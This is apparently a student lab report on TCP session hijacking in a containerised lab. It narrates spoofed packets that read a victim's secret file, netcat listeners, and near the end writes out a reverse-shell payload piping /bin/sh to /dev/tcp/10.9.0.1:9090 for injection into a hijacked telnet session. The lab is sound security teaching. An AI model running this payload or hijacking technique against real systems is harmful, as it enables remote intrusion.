
**Launching the attack manually:**

**Code:**


****

**1.Setting up the connection**

(leftside is wireshark and the right side is the victim displaying active established network connections.)


****

user 10.9.0.6 trying to connect to victim 10.9.0.5





**2. Now we are sending spoofed packets from user to server.**

We are creating a secret file in user 1.While running code in the attacker, we can find the secret file.




Next we are running netcat nc -l 9090 in the attacker,we can find a new connection in the victim.







(In Victim) The below image shows that telnet connection between server and victim machine is established.



This image shows my socket statistics:


****

(in user 1)


****

**Launching the attack automatically:**


**Code:**


****

Similarly we are establishing telnet connection as the previous one.




Now when we are running code in our attacker container and in user1, if I type l,attacker keeps sniffing packets






Now in the attacker we are running the code, then if I type **ls** in user “secret” is displayed, but if I type **l** ,”This is a secret file” is displayed in the attacker container.



Socket statistics is displayed in the command below.


Netstat -nat shows the active connections at the time**.**

****

**Task 4 Creating Reverse Shell using TCP Session Hijacking – 20pts**


to launch an TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server**.**

**CODE:**




**\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 2>$1 0<&1\n** is because of reverse shell

